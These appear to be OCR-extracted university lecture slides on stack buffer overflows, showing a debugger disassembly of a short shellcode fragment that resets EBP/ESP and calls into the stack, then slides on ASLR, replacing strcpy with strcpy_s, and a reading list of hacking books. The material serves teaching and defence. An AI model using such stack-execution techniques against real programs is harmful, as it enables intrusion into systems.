
Disassembly auth_overflow2.c exploit_overflow2.c

Address: 0018fe40

Viewing Options

0018FE40	B8 24 FF 18 11	mov eax,1118FF24h
0018FE45	C1 E0 08	shl eax,8
0018FE48	C1 E8 08	shr eax,8
0018FE4B	8B E8	mov ebp,eax
0018FE4D	B8 40 FE 18 11	mov eax,1118FE40h
0018FE52	C1 E0 08	shl eax,8
0018FE55	C1 E8 08	shr eax,8
0018FE58	8B E0	mov esp,eax
0018FE5A	B3 C0 1F	add eax,1Fh
0018FE5D	FF D0	call eax
0018FE5F	33 C9	xor ecx,ecx

Restore EBP and ESP



The screenshot shows a debugger interface with several windows:

- Disassembly:** Shows assembly code for the function at address 0018fe40. Two specific instructions are highlighted with red circles:
 - 0018FE40: mov eax, 1118FF24h
 - 0018FE4D: mov eax, 1118FE40h
- Watch 1:** A table showing register values:


Name	Type	Value
EBP	unsigned	0x0018ff24
ESP	unsigned	0x0018fe40
- Output:** An empty window for displaying debug output.

Running the code from the stack






Security Controls – ASLR



Security Controls – ASLR





Safe programming

The screenshot shows a Microsoft Visual Studio interface with the following details:

- Title Bar:** Overflow - Microsoft Visual Studio
- Menu Bar:** FILE EDIT VIEW PROJECT BUILD DEBUG TEAM TOOLS TEST ANALYZE WINDOW HELP
- Toolbars:** Standard, Debug, Win32
- Solution Explorer:** Shows Solution 'Overflow' (4 projects), Exploit, Get_Env, Overflow, and Overflow2 (selected). Overflow2 contains External Dependencies, Header Files, Resource Files, and Source Files (auth_overflow2.c).
- Properties Window:** Visible on the right side.
- Code Editor:** Displays `auth_overflow2.c` with the line `/*#define _CRT_SECURE_NO_WARNINGS` highlighted and circled in red.
- Output Window:** Shows the build log:

```
1>----- Rebuild All started: Project: Overflow2, Configuration: Debug Win32 -----
1> auth_overflow2.c
1>auth_overflow2.c(10): warning C4996: 'strcpy': This function or variable may be unsafe. Consider using strcpy_s instead. To disable deprecation
1>   C:\Program Files (\x00)Microsoft Visual Studio 12.0\VC\include\string.h(112) : see declaration of 'strcpy'
1> Overflow2.vcxproj -> D:\Scoala\Cursuri\High_Level_Programming\Curs\3_Overflow\Debug\Overflow2.exe
===== Rebuild All: 1 succeeded, 0 failed, 0 skipped ======
```
- Status Bar:** Item(s) Saved, Ln1, Col1, Ch1, INS, EN, 11:58 AM, 7/4/2017



Safe programming

The screenshot shows a Microsoft Visual Studio interface with the following details:

- Title Bar:** Overflow - Microsoft Visual Studio
- Menu Bar:** FILE EDIT VIEW PROJECT BUILD DEBUG TEAM TOOLS TEST ANALYZE WINDOW HELP
- Toolbars:** Standard, Debug, Win32
- Code Editor:** auth_overflow2.c (Global Scope) showing the following code:

```
//#define _CRT_SECURE_NO_WARNINGS

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <Windows.h>

int check_authentication(char *password)
{
    char password_buffer[223];

    int auth_flag = 0;

    system("PAUSE");

    strcpy_s(password_buffer, 223, password);


    if(strcmp(password_buffer, "brillig") == 0)
        auth_flag = 1;

    if(strcmp(password_buffer, "outgrabe") == 0)
        auth_flag = 1;
}
```
- Solution Explorer:** Solution 'Overflow' (4 projects)
 - Exploit
 - Get_Env
 - Overflow
 - Overflow2
 - External Dependencies
 - Header Files
 - Resource Files
 - Source Files
 - auth_overflow2.c
- Properties:** Overflow2 Project Properties
- Misc:**

(Name)	Overflow2
Project Dependencies	
Project File	D:\Scoala\Cursuri\High_Level_Programming\Curs\3_Overflow\Debug\Overflow2.exe
Root Namespace	Overflow2
- Output Window:** Rebuild All started: Project: Overflow2, Configuration: Debug Win32
1>----- Rebuild All started: Project: Overflow2, Configuration: Debug Win32 -----
1> auth_overflow2.c
1> Overflow2.vcxproj -> D:\Scoala\Cursuri\High_Level_Programming\Curs\3_Overflow\Debug\Overflow2.exe
===== Rebuild All: 1 succeeded, 0 failed, 0 skipped =====
- Status Bar:** Rebuild All succeeded
- Taskbar:** Icons for Windows, Internet Explorer, File Explorer, Mozilla Firefox, Visual Studio, Paint, and File Explorer.
- System Tray:** Language (EN), Volume, Network, Date (7/4/2017), Time (11:59 AM)



Safe programming



Impact

- ▶ Catalin Cimpanu, *Major HSM vulnerabilities impact banks, cloud providers, governments, în ZDNet*

- <https://www.zdnet.com/google-amp/article/major-hsm-vulnerabilities-impact-banks-cloud-providers-governments/>

based on:

- ▶ Jean-Baptiste Bédrune, Gabriel Campana, *Everybody be cool, this is a robbery!*

- https://www.sstic.org/media/SSTIC2019/SSTIC-actes/hsm/SSTIC2019-Article-hsm-campana_bedrune.pdf

<https://www.blackhat.com/us-19/briefings/schedule/#everybody-be-cool-this->



Bibliography

- ▶ Politehnica University, Bucharest, Security Summer School, Buffer Management
<https://security.cs.pub.ro/summer-school/wiki/session/06>
- ▶ Allen Harper, Shon Harris, Jonathan Ness, Chris Eagle, Gideon Lenkey, and Terron Williams, Gray Hat Hacking – The Ethical Hacker's Handbook, The McGraw-Hill Companies, 2011

Jon Erickson, Hacking – The art of exploitation, No Starch Press, San Francisco



Bibliography

- ▶ David Maynor, K. K. Mookhey, Metasploit Toolkit – For Penetration Testing, Exploit Development, and Vulnerability Research, Elsevier, U.S.A., 2007

- ▶ Chris Anley, John Heasman, Felix “FX” Linder, Gerardo Richarte, The Shellcoder’s Handbook – Discovering and Exploiting Security Holes, Wiley Publishing, 2007